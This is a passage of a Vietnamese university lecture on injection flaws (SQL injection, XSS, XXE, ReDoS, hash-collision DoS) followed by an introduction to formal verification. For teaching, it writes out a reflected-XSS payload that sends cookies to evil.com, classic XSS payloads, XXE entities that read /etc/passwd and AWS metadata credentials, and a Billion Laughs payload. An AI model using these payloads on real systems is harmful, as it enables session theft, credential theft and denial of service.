Sự khác biệt cốt lõi là gì? Trong cách đúng, driver gửi query template và parameters **tách biệt** xuống server. Server compile query template trước (xác định cấu trúc, index nào dùng, plan thế nào), rồi mới bind parameters vào. Tại thời điểm bind, parameters chỉ được hiểu là **giá trị**, không thể chuyển thành cú pháp SQL nữa. Dù attacker gửi `username = "admin' --"`, server vẫn hiểu đó là chuỗi thuần "admin'" để so sánh với cột name, không phải SQL syntax.

Có một cách "có vẻ đúng nhưng sai" mà nhiều developer hay dùng, đó là **escape thủ công**:

```
username = username.replace("'", "''")
```

Tại sao cách này không an toàn? Vì escape phụ thuộc rất nhiều vào context. Với multi-byte character encoding như GBK hay BIG5, byte `0x5C` (backslash) có thể là một phần của ký tự multi-byte, dẫn tới khi escape ' thành \', byte `0x5C` "ăn" mất byte `0x27` (') trong ngữ cảnh GBK, không escape gì cả. Tương tự, Unicode normalization có thể biến `U+FF07` (fullwidth apostrophe) thành `U+0027` sau khi đi qua database. Quá nhiều case ngấm để code thủ công đúng hết. Parameterized query loại bỏ vấn đề này hoàn toàn vì nó không dựa vào escape.

Một biện pháp bổ sung không kém phần quan trọng là **least privilege**: tài khoản database mà ứng dụng dùng chỉ nên có quyền SELECT, INSERT, UPDATE trên các bảng cần thiết. Không bao giờ cho quyền DROP, CREATE, FILE (đọc file hệ thống), hay xp_cmdshell (chạy lệnh OS trên SQL Server). Khi attacker khai thác được SQLi, mức độ thiệt hại bị giới hạn bởi quyền của tài khoản.

Cross-Site Scripting (XSS)

Cơ chế

XSS có cùng pattern injection nhưng interpreter là **browser của nạn nhân**. Server nhúng input của user vào HTML response mà không encode. Browser parse HTML, gặp đoạn `<script>` của attacker, thực thi nó dưới origin của site nạn nhân.

Hãy nhìn một endpoint Flask lỗi:

```
@app.route('/search')
def search():
    q = request.args.get('q')
    return f"<h1>Kết quả cho: {q}</h1>"
```

Nếu attacker dụ nạn nhân click link:

`https://victim.com/search?q=<script>fetch('https://evil.com/?c='+document.cookie)</script>`

Browser nạn nhân nhận response:

```
<h1>Kết quả cho: <script>fetch('https://evil.com/?c='+document.cookie)</script></h1>
```

Browser thấy `<script>`, thực thi luôn. Đoạn script gửi cookie session của nạn nhân về `evil.com`. Attacker có cookie, đăng nhập như nạn nhân.

Câu hỏi quan trọng: **vì sao script đó có quyền đọc cookie?** Vì nó chạy dưới origin `victim.com` (same-origin policy cho phép script đọc cookie của origin đó). Cookie session của nạn nhân với `victim.com` có thể bị đọc thoải mái. Đây là điểm mấu chốt: XSS không phải bug của browser, mà là server nhúng code lạ vào response của chính mình.

Ba biến thể

Loại	Lưu ở đâu?	Persistent?	Mức độ nguy hiểm
Reflected	Trong URL hoặc form, server echo lại trong response	Không	Trung bình, cần dụ click
Stored	Server lưu vào DB rồi render cho mọi user xem trang	Có	Cao, "fire and forget"
DOM-based	Hoàn toàn ở client, server không bao giờ thấy	Tuỳ	Khó phát hiện vì không lộ trên server log

Stored XSS nguy hiểm nhất vì nó tự lan. Một payload chèn vào trường "tên hiển thị" trên một forum sẽ kích hoạt cho mọi user xem post của attacker, không cần social engineering. Đó là cơ chế của hàng loạt worm web kinh điển như Samy worm trên MySpace (2005), nhân lên hàng triệu lần trong vài giờ.

DOM-based XSS đáng nhắc vì nó né được nhiều biện pháp phòng tránh ở server. Bug xảy ra hoàn toàn trong JavaScript của client. Ví dụ:

```
<script>
  var name = location.hash.substring(1);
  document.getElementById('greeting').innerHTML = 'Hello ' + name;
</script>
```

URL `https://victim.com/page#<img src=x onerror=alert(1)>` không gửi gì lên server (vì # là fragment, browser không gửi). Bug xảy ra hoàn toàn ở client khi JS gán vào `innerHTML`. Server không có cách phát hiện qua log.

Payload kinh điển

Vì sao bạn cần biết các payload? Vì khi đọc một security report hoặc viết test case, bạn cần nhận ra ngay rằng đây là XSS chứ không phải code thường. Bốn payload căn bản:

```
<script>alert(1)</script>          <!-- inline script, dễ block -->
<img src=x onerror="alert(1)">    <!-- event handler trong attribute -->
<svg onload="alert(1)">          <!-- SVG có thể có script -->
<a href="javascript:alert(1)">click</a> <!-- javascript: URI -->
```

Mỗi payload khai thác một chỗ “trộn” khác nhau trong HTML. Đoạn này quan trọng vì nó dẫn tới điểm tinh tế của phòng tránh: **encoding khác nhau cho từng context**.

Phòng tránh

Phòng XSS không chỉ là “escape <>”. Đó là quan niệm sai phổ biến nhất. Cách đúng là **encoding theo context**:

Context	Encoding cần
HTML body	Encode < > & " '
HTML attribute (có quote)	Encode < > & " '
HTML attribute (không quote)	Encode rất nhiều hơn (kể cả space, slash, =)
URL parameter	URL-encode (%XX)
JavaScript string	JS-escape (\xxx, \uXXXX)
CSS value	CSS-escape (\XX)

Một template engine tốt như **Jinja2** (Python), **React JSX** (JavaScript), **Razor** (C#) tự nhận biết context và chọn encoding phù hợp. Nếu bạn vẫn làm việc với chuỗi raw (PHP echo, Java JSP out.print), bạn phải nhớ chọn encoding đúng cho từng chỗ. Đó là lý do template engine an toàn hơn về XSS.

Hai lớp phòng vệ bổ sung quan trọng:

Content-Security-Policy (CSP) là HTTP header mà server gửi cho browser, nói “trang này chỉ được chạy script từ các origin sau, không cho inline script, không cho eval”. Khi browser thấy `<script>alert(1)</script>` mà CSP cấm inline, nó từ chối thực thi. CSP đóng vai trò “defense in depth”: ngay cả khi developer quên escape một chỗ, CSP vẫn chặn được attack.

HttpOnly cookie: cookie có flag `HttpOnly` không thể đọc được từ JavaScript (`document.cookie` không thấy nó). Khi XSS xảy ra, attacker không lấy được session cookie, giảm tác động đáng kể.

SameSite=Strict cookie: cookie không được gửi cùng request cross-site. Khi attacker tạo trang evil.com có một form post tới victim.com/transfer, browser không gửi session cookie, bảo vệ chống CSRF (vốn thường kết hợp với XSS).

XML External Entity (XXE)

Cơ chế

XML cho phép định nghĩa **entity**, là một loại “macro” thay thế trong tài liệu. Entity có thể trỏ tới resource bên ngoài, kể cả file hệ thống hay URL:

```
<?xml version="1.0"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<root>&xxe;</root>
```

Khi XML parser bật **external entity resolution** (mặc định trên nhiều parser cũ), nó đọc file /etc/passwd và nhét nội dung vào chỗ &xxe;. Nếu chương trình rồi echo lại XML đã parse, attacker đọc được nội dung file.

XXE đáng sợ vì có nhiều biến thể nguy hiểm.

SSRF qua XXE dùng entity trỏ tới URL nội bộ, ví dụ AWS metadata service:

```
<!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/">
```

Nếu app chạy trên EC2, request tới 169.254.169.254 trả về IAM credentials của instance. Attacker có credential, kiểm soát toàn bộ AWS account.

Billion Laughs (DoS qua XXE) dùng entity tự tham chiếu theo cấp số nhân:

```
<!ENTITY lol "lol">
<!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!-- ... 6 cấp nữa ... -->
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
<root>&lol9;</root>
```

Mỗi cấp nhân 10. Cuối cùng tài liệu mở rộng thành 10^9 ký tự “lol”, parser hết RAM, server sập. Một file XML chỉ vài KB có thể tốn vài GB RAM khi parse.

Phòng tránh

Phòng XXE rất đơn giản, chỉ cần **tắt external entity** trong parser. Vì mặc định an toàn nay đã phổ biến, đa số parser mới đã tắt sẵn. Nhưng vẫn phải kiểm tra cẩn thận khi dùng parser cũ:

Trên Python, dùng defusedxml thay cho xml.etree:

```
from defusedxml.ElementTree import parse
tree = parse('input.xml')
```

Trên Java, set feature secure processing:

```
DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
dbf.setFeature(XMLConstants.FEATURE_SECURE_PROCESSING, true);
dbf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
```

Một lựa chọn rộng hơn: **dùng JSON thay XML** nếu ứng dụng không thực sự cần features của XML. JSON đơn giản hơn, không có entity, không có schema phức tạp, ít attack surface hơn nhiều.

Denial of Service (DoS)

Phân loại theo lớp tấn công

DoS có thể xảy ra ở nhiều tầng khác nhau, mỗi tầng có cơ chế và phòng tránh riêng:

Tầng	Ví dụ	Cách chống
Network (L3/L4)	SYN flood, UDP flood, amplification	Rate limit ở router, scrubbing center, BCP38
Application (L7)	Slowloris, Billion Laughs, ReDoS	Timeout, complexity limit, regex an toàn
Algorithmic	Hash collision DoS, ReDoS, Zip bomb	Randomized hash, regex non-backtracking

DoS tầng network thường được xử lý bởi nhà cung cấp hạ tầng (Cloudflare, AWS Shield) và không phải vấn đề chính của developer ứng dụng. Hai dạng đáng quan tâm với developer là **ReDoS** và **algorithmic DoS qua hash collision**.

ReDoS (Regular Expression DoS)

Một số regex có **catastrophic backtracking**: thời gian chạy mũ theo độ dài input. Ví dụ kinh điển:

```
import re
re.match(r'^(a+)+$', 'a' * 30 + 'b')
```

Đoạn này chạy khoảng 30 giây trên máy bình thường. Tại sao? Vì khi engine match $(a+)^+$ với chuỗi $aaaa...a$, có rất nhiều cách chia số a thành các nhóm. Cho 30 a , có 2^{29} cách chia (phân hoạch theo bit). Khi gặp b ở cuối không match $\$$, engine phải thử **mọi cách chia** trước khi kết luận fail. Đây là backtracking mũ.

Cloudflare đã từng bị một sự cố ReDoS thật vào tháng 7 năm 2019: một regex trong WAF rule có pattern $.*(?:.*=.*).$ Engine PCRE backtrack mũ với input đặc biệt, làm CPU 100% trên mọi máy chủ Cloudflare, kéo theo nửa Internet bị chậm hoặc gián đoạn trong 27 phút.

Cách phòng:

Thứ nhất, **dùng regex engine không backtrack**. RE2 (gốc Google, có binding cho Go và Python) đảm bảo thời gian chạy tuyến tính theo input. Hyperscan (Intel) tương tự, cực kỳ nhanh.

Thứ hai, **áp timeout** cho mọi regex chạy trên input không tin cậy. Trong Python:

```
import signal
def handler(signum, frame): raise TimeoutError
signal.signal(signal.SIGALRM, handler)
signal.alarm(1)
```

```
try:
    re.match(pattern, input)
finally:
    signal.alarm(0)
```

Thứ ba, **review regex tự động**. Các tool như rxxr2, regexploit, safe-regex quét regex tìm pattern dễ ReDoS (nested quantifier, alternation overlap).

Algorithmic DoS qua hash collision


Trước năm 2012, hash table trong PHP, Python, Java dùng hash function **tất định**, nghĩa là cùng input luôn cho cùng hash. Attacker có thể tạo nhiều string khác nhau có cùng hash, “rủ nhau” vào cùng bucket. Lookup trên bucket đó từ $O(1)$ trở thành $O(n)$ với n là số collision.

Một POST với 1000 key collision biến request trở thành workload $1000 \times 1000 = 10^6$ comparison thay vì 1000. Server xử lý chậm hẳn, nếu attacker gửi đồng loạt thì DoS.

Cách phòng: hash function có **secret seed**, gọi là *keyed hash*. Python 3.4+ dùng SipHash với seed ngẫu nhiên mỗi khi process khởi động. Attacker không biết seed nên không tạo collision được. Rust’s HashMap cũng dùng SipHash mặc định.

Tổng kết: pattern chung của các lớp lỗ hổng

Để khép lại, hãy nhìn vào sơ đồ chung mà mọi lớp lỗ hổng đã học đều tuân theo:



Hình 3: Sơ đồ 3

Mọi nhánh đều dẫn về một điểm chung: **xử lý input từ nguồn không tin cậy một cách thiếu kiểm soát**. Software Security không phải là chống được mọi tấn công (việc đó bất khả). Software Security là việc **thiết lập và bảo vệ ranh giới tin cậy**: ranh giới giữa user và process, giữa process và OS, giữa

nội bộ và bên ngoài. Mọi input vượt ranh giới phải được kiểm tra. Đây sẽ là tinh thần xuyên suốt của Lecture 3-4 khi ta dùng BMC để **chứng minh** chương trình tuân thủ ranh giới, và Lecture 5 khi ta dùng fuzzing để **kiểm tra** ranh giới đó.

Mini-quiz

Q1. Phân biệt parameterized query và escape thủ công. Cái nào an toàn hơn và vì sao?

Parameterized query an toàn hơn rất nhiều. Lý do cốt lõi: driver gửi query template và parameters **tách biệt** xuống database server. Server compile query template trước, sau đó bind parameters vào dưới dạng giá trị. Tại thời điểm bind, parameters chỉ là giá trị, không thể trở thành cú pháp SQL.

Escape thủ công dễ sót case. Multi-byte encoding (GBK, BIG5) có thể làm escape sai. Unicode normalization sau khi vào database có thể đảo ngược escape. Column name trùng SQL keyword cần escape khác. Quá nhiều ngách để code đúng hết. Trong production, **luôn dùng parameterized**.

Q2. Tại sao XSS reflected ít nguy hiểm hơn XSS stored?

XSS reflected yêu cầu attacker phải **đụ** nạn nhân click một link đã chế (thường qua phishing email, hoặc redirect từ trang khác). Bước social engineering này là rào cản, làm giảm tỷ lệ thành công.

XSS stored chỉ cần lưu payload lên server một lần (qua field comment, profile bio, tên hiển thị). Sau đó, **mọi user vào xem trang đều bị attack tự động**, không cần thêm tương tác nào. “Blast radius” lớn hơn nhiều, và payload có thể tự lan (như Samy worm trên MySpace 2005). Đó là lý do stored XSS thường được xếp critical, reflected XSS thường xếp high.

Q3. Một regex như thế nào dễ bị ReDoS? Cho ví dụ và giải thích cơ chế.

Regex dễ bị ReDoS thường có **nested quantifier** với phần con có thể match nhiều cách. Ví dụ kinh điển:

```
(a+)+
```

Với input `aaaa...ab` (n ký tự `a`, kết thúc `b`), engine phải thử mọi cách chia n ký tự `a` thành các nhóm `a+`. Vì mỗi `a` có thể nằm trong group này hoặc group kế (nhóm liền sau), có 2^{n-1} cách chia. Khi gặp `b` ở cuối không match điều kiện kết thúc, engine backtrack từng cách chia, tổng cộng $O(2^n)$ bước.

Pattern nguy hiểm chung: - Nested quantifier: `(a+)+`, `(a*)*`. - Alternation với overlap: `(a|aa)+`. - Lookahead với quantifier: `(\w+)*`.

Cách phòng: - Viết regex non-ambiguous: `a+` thay vì `(a+)+`. - Dùng engine không backtrack: RE2, Hyperscan. - Áp timeout cho regex chạy trên input không tin cậy.

Tiếp theo: **2.1 Giới thiệu Formal Verification**

2.1 Giới thiệu Formal Verification

Tóm tắt một dòng: Formal verification dùng toán học để **chứng minh** một chương trình thoả một property, thay vì chỉ test một vài trường hợp. Ba họ kỹ thuật chính là model checking (tự động, scale tới chương trình lớn), theorem proving (tổng quát nhất nhưng cần human), và abstract interpretation (compromise giữa hai bên).

Vì sao testing không đủ?

Hãy bắt đầu với một câu nói rất nổi tiếng của Edsger Dijkstra từ năm 1972:

“Program testing can be used to show the presence of bugs, but never to show their absence.”

Câu này nghe có vẻ triết học, nhưng thực ra rất cụ thể. Hãy thử cảm nhận quy mô vấn đề bằng một bài toán đơn giản.

Giả sử bạn viết một hàm rất ngắn: nhận hai số nguyên 32-bit, trả về tổng. Để **test exhaustively**, tức kiểm tra mọi cặp input có thể, bạn cần $2^{32} \times 2^{32} = 2^{64} \approx 1.8 \times 10^{19}$ test case. Giả sử mỗi test mất 1 nano giây (rất nhanh), tổng thời gian là 1.8×10^{10} giây, tức khoảng **585 năm**.

Mà đó mới chỉ là một hàm cộng. Một hàm xử lý chuỗi 100 ký tự có 256^{100} input khả dĩ, một con số nhiều hơn số nguyên tử trong vũ trụ quan sát được. Không có cách nào test hết.

Vì thế testing trong thực tế chỉ kiểm tra một **mẫu** rất nhỏ của input space. Khi test pass, ta không kết luận được “không có bug”, chỉ kết luận “chưa tìm thấy bug với mẫu này”. Đây là khoảng cách giữa “testing” và “verification”:

- **Testing trả lời:** “Có lỗi” (khi tìm thấy counterexample) hoặc “Chưa tìm thấy lỗi” (không khẳng định gì về tính đúng đắn).
- **Verification trả lời:** “Có lỗi” (kèm counterexample cụ thể) hoặc **“Không có lỗi”** (kèm một bằng chứng toán học, đảm bảo cho toàn bộ input space hoặc một bound nào đó).

Về thứ hai mới là điểm mạnh của verification: tuyên bố mạnh mẽ “không có lỗi” mà testing không bao giờ làm được.

Property là gì?

Trước khi nói về verification, ta cần định nghĩa cái mà ta verify. Cái đó gọi là **property** (tính chất). Property là một **mệnh đề** mà mọi execution của chương trình phải thoả. Có hai loại property cần phân biệt rõ ràng.

Safety property

Safety property phát biểu rằng “một điều xấu không bao giờ xảy ra”. Ví dụ:

- “Không bao giờ chia cho 0.”
- “Mọi malloc đều có free tương ứng.”
- “Mọi mảng access đều trong bounds.”
- “Không bao giờ đọc memory chưa khởi tạo.”
- “Không có hai user khác nhau cùng đăng nhập bằng một session.”

Đặc điểm cốt lõi: nếu safety property bị vi phạm, ta có thể chỉ ra **một trace hữu hạn** (một chuỗi instruction cụ thể) dẫn tới sự vi phạm. Vì thế counterexample của safety luôn hữu hạn, dễ tái tạo và dễ debug.

Trong ngôn ngữ logic thời gian LTL (Linear Temporal Logic), safety viết là $G\neg\phi$, đọc là “globally not ϕ ”, với ϕ là điều xấu cần tránh. Bạn sẽ gặp LTL chi tiết ở Lecture 5.

Liveness property

Liveness property phát biểu rằng “một điều tốt cuối cùng sẽ xảy ra”. Ví dụ:

- “Mọi request cuối cùng đều có response.”
- “Mọi thread đang chờ lock cuối cùng đều nhận được.”
- “Server không bị deadlock vĩnh viễn.”
- “Mọi gói tin gửi đi cuối cùng đều được ACK hoặc timeout.”

Đặc điểm cốt lõi: nếu liveness bị vi phạm, ta cần chỉ ra **một trace vô hạn** mà điều tốt không bao giờ xảy ra. Counterexample của liveness vô hạn, khó tái tạo trong testing.

Trong LTL, liveness viết là $F\phi$, “finally ϕ ”, “rồi ϕ sẽ đúng”.

Mẹo phân biệt

Một cách dễ nhớ. Hỏi: “Tôi cần xem trace bao lâu để phát hiện vi phạm?”

- Nếu trace **hữu hạn** đã đủ, đó là **safety**. Ví dụ: ngay khi gặp một $\text{div}(x, 0)$, ta biết property “không chia cho 0” bị vi phạm.
- Nếu cần trace **vô hạn**, đó là **liveness**. Ví dụ: để chứng minh “không bao giờ trả lời”, ta phải xem chương trình mãi mãi.

Lecture 3 và 4 tập trung safety vì BMC chỉ unfold hữu hạn bước, phù hợp với safety. Lecture 5 với LTL và Büchi automata mới đụng được liveness.

Soundness và Completeness: hai thuộc tính quan trọng nhất của verifier

Khi đánh giá một tool verification, ta luôn hỏi hai câu:

1. Khi tool nói “an toàn”, có thể tin được không?
2. Khi chương trình thực sự an toàn, tool có nói được không?

Hai câu hỏi này tương ứng với hai khái niệm cốt lõi.

Soundness (đáng tin): nếu verifier nói “an toàn”, thì chương trình **thực sự** an toàn. Tool sound không bao giờ miss bug. Hậu quả nếu thiếu soundness: **false negative**, tức bỏ sót bug thật, tin tưởng sai vào chương trình.

Completeness (đầy đủ): nếu chương trình thực sự an toàn, verifier sẽ nói được “an toàn” trong thời gian hữu hạn. Tool complete không bao giờ báo nhầm. Hậu quả nếu thiếu completeness: **false positive**, tức báo có bug nhưng thực ra không có, làm developer mất công xem.

Lý tưởng nhất là một tool vừa sound vừa complete vừa terminate (kết thúc trong thời gian hữu hạn). Nhưng có một định lý toán học chặn ước mơ này.

Định lý Rice

Định lý Rice (1953) phát biểu rằng: **mọi property non-trivial về behavior của chương trình Turing-complete đều không thể quyết định được** (undecidable). “Non-trivial” nghĩa là property không phải hằng true hay hằng false.

Hệ quả thực tế: không có verifier nào có thể vừa sound, vừa complete, vừa terminate, vừa áp dụng cho mọi chương trình. Mọi tool phải **đánh đổi** ít nhất một trong bốn:

- Hy sinh terminate: tool có thể chạy mãi không xong (ví dụ symbolic execution với path explosion).
- Hy sinh soundness: tool có thể miss bug (linter, một số tool như Infer của Facebook).

- Hy sinh completeness: tool có thể báo false positive (abstract interpretation).
- Hy sinh phạm vi: tool chỉ chạy cho một class chương trình cụ thể (BMC chỉ scope tới depth k , không cho mọi loop).

Bảng dưới đây cho thấy các tool phổ biến đánh đổi như thế nào:

Tool	Sound?	Complete?	Cách đánh đổi
Testing thông thường	Không	Không	Test cụ thể, có thể miss và có thể không terminate (loop bug)
BMC (CBMC, ESBMC)	Sound trong bound k	Complete trong bound k	Giới hạn loop depth, miss bug cần loop $> k$
Abstract Interpretation (Astrée)	Sound	Không complete	Báo false positive nhưng không miss bug
Theorem Prover (Coq, Isabelle)	Sound	Không complete	Cần human guidance, không chạy tự động
Symbolic Execution (KLEE)	Sound nếu khám phá hết	Không (path explosion)	Cắt path bằng heuristic
Linters (Coverity, Infer)	Không	Không	Heuristic, nhanh, nhưng có thể miss và có thể nhầm

Khi nào cần sound, khi nào không?

Trong **safety-critical** (avionics, medical, automotive, nuclear), bắt buộc tool phải **sound**. Một tool unsound nói “OK” rồi máy bay rơi là không chấp nhận được. Ngành avionics dùng Astrée để verify code của Airbus A380, mức độ tin cậy cực cao.

Trong **web/app thông thường**, có thể chấp nhận tool unsound (như Coverity, Infer của Facebook) miễn là tỷ lệ false positive thấp và bắt được phần lớn bug. Đánh đổi là về scale: tool sound chạy chậm, unsound chạy nhanh và scale tới triệu dòng code.

Ba họ kỹ thuật chính

Formal verification chia thành ba họ kỹ thuật lớn, mỗi họ có thế mạnh riêng.

Model Checking

Ý tưởng: mô tả chương trình bằng một **finite-state transition system** $M = (S, S_0, R)$, trong đó:

- S là tập tất cả state mà chương trình có thể ở.
- $S_0 \subseteq S$ là tập state khởi tạo.
- $R \subseteq S \times S$ là transition relation, cho biết từ state s có thể đi tới state s' qua một bước.

Sau đó, cho property ϕ (viết bằng LTL hoặc CTL), ta hỏi:

$$M \models \phi \quad ?$$

Độc là “ M thoả ϕ không?”. Model checker khám phá không gian state để trả lời.

Có hai cách hiện thực model checking:

Explicit-state model checking liệt kê hết các state, lưu trong hash table, kiểm tra từng cái. Phù hợp với chương trình nhỏ. Tool: SPIN, NuSMV.

Symbolic model checking biểu diễn cả tập state bằng một công thức (BDD hoặc SMT formula), không liệt kê từng cái. Scale tới chương trình lớn hơn nhiều. **Bounded Model Checking (BMC)** mà chúng ta sẽ học chi tiết là một biến thể symbolic, giới hạn depth k để tránh state explosion. Chi tiết ở [bài 2.2](#) và [Lecture 3](#).

Thế mạnh của model checking: **tự động hoàn toàn**, không cần human input. Bạn đưa code và property vào, tool chạy và cho ra kết quả. Phù hợp cho developer không phải expert toán.

Nhược điểm: bị giới hạn bởi **state explosion**. Chương trình có nhiều biến, vòng lặp sâu, hoặc nhiều thread sẽ làm tool chậm hoặc hết RAM. Lecture 4 sẽ cho thấy các kỹ thuật mở rộng để xử lý concurrency.

Theorem Proving

Ý tưởng khác hẳn: thay vì cho tool tự khám phá, ta **viết proof** bằng tay (hay đúng hơn, viết proof script) trong một logic bậc cao (Higher-Order Logic hoặc dependent type theory) và đưa cho prover kiểm tra.

Tool: Coq, Isabelle, Lean, Agda, F*.

Ví dụ kinh điển: dự án **seL4** chứng minh một micro-kernel viết bằng C (10K dòng) thoả các thuộc tính an toàn (functional correctness, integrity, confidentiality) bằng Isabelle. Proof gồm 200K dòng, dự án mất 25 person-years. Kết quả: seL4 là kernel duy nhất trên thế giới được chứng minh hoàn toàn đúng, và đang được dùng trong drone quân sự, thiết bị y tế.

Thế mạnh: chứng minh được **mọi property**, kể cả với chương trình vô hạn state, kể cả liveness, kể cả concurrent. Không bị giới hạn bởi định lý Rice vì human đóng vai trò “oracle” cho phần undecidable.

Nhược điểm: cần **expert toán cao cấp** và **rất nhiều thời gian**. Tỷ lệ “dòng proof per dòng code” thường là 20:1 hoặc cao hơn. Không phù hợp cho code thay đổi nhanh.

Abstract Interpretation

Đây là compromise thanh lịch giữa model checking và theorem proving. Ý tưởng: thay vì tính chính xác giá trị của mọi biến, ta tính một **over-approximation** trên một abstract domain.

Ví dụ cụ thể nhất là **interval abstract domain**. Thay vì track $x = 5$, ta track $x \in [3, 10]$. Khi gặp phép $x + 1$, ta tính trên interval: $[3+1, 10+1] = [4, 11]$. Khi gặp phép $\text{if } (x > 0)$, ta refine interval theo điều kiện: $x \in [\max(0+1, 3), 10] = [3, 10]$ trong nhánh true.

Cuối cùng, để check property “ $x \neq 0$ ”, ta xem interval cuối có chứa 0 không. Nếu không, property chứng minh được. Nếu có, **có thể** vi phạm (false positive nếu thực ra không bao giờ vi phạm).

Có nhiều abstract domain phong phú hơn interval: polyhedra (tập điểm thoả các bất phương trình tuyến tính), octagon (tổng/hiệu hai biến nằm trong khoảng), congruence (modulo). Mỗi domain mạnh hơn nhưng đắt hơn.

Tool: Astrée (verify Airbus A380), Infer (Facebook, scale tới Instagram), Frama-C value analysis.

Thế mạnh: **sound** (không miss bug) và **scale tới chương trình lớn**. Astrée verify hàng triệu dòng C trong vài giờ.

Nhược điểm: **không complete**, sinh ra false positive. Developer phải xem từng warning và xác định đúng/sai.

Quy trình formal verification điển hình

Khi áp dụng vào project thực, một flow typical bao gồm các bước sau:

Có bốn loại output có thể xảy ra:

- **UNSAT**: property thoả trong scope đã verify. Bạn có thể an tâm trong scope đó.
- **SAT + counterexample**: tool tìm được input cụ thể tái tạo bug. Developer copy input vào unit test rồi fix.
- **Timeout**: solver không quyết định kịp trong thời gian cho phép. Tăng resource hoặc giảm depth.
- **Unknown**: solver không xử lý được fragment logic (ví dụ quantifier không decidable). Có thể chia nhỏ property hoặc đổi tool.

Khi nào nên dùng formal verification?

Không phải project nào cũng cần verification. Đánh giá theo ma trận risk-vs-cost:

Tình huống	Có nên dùng?	Tool gợi ý
Driver kernel, firmware	Có (risk cao, code nhỏ)	CBMC, ESBMC, SVF
Compiler, hypervisor	Có (cực kỳ critical)	Coq (CompCert), Isabelle (seL4)
Smart contract	Có (code immutable, audit đắt)	Certora, KEVM
Cryptographic library	Có (consequence catastrophic)	F*, Cryptol
ML model robustness	Mới (nghiên cứu sôi nổi)	Marabou, ERAN
Web backend CRUD	Thường không	Testing và linting đủ
Frontend React app	Không	Type checker và testing
Game engine	Không (perf quan trọng hơn)	Profiling và testing

Một quy tắc đơn giản: **chi phí của một bug có thực sự lớn hơn chi phí của verification không?** Một bug trong kernel kéo theo crash mọi user. Một bug trong smart contract có thể mất hàng triệu USD vĩnh viễn. Đó là những trường hợp verification trả công.

Mini-quiz

Q1. Sound và Complete khác nhau thế nào? Cho ví dụ tool thiếu mỗi tính chất.

Sound nghĩa là “khi tool nói OK thì thực sự OK”. Tool sound không miss bug. Ví dụ tool unsound: linter dùng heuristic, có thể bỏ qua một số bug để chạy nhanh.

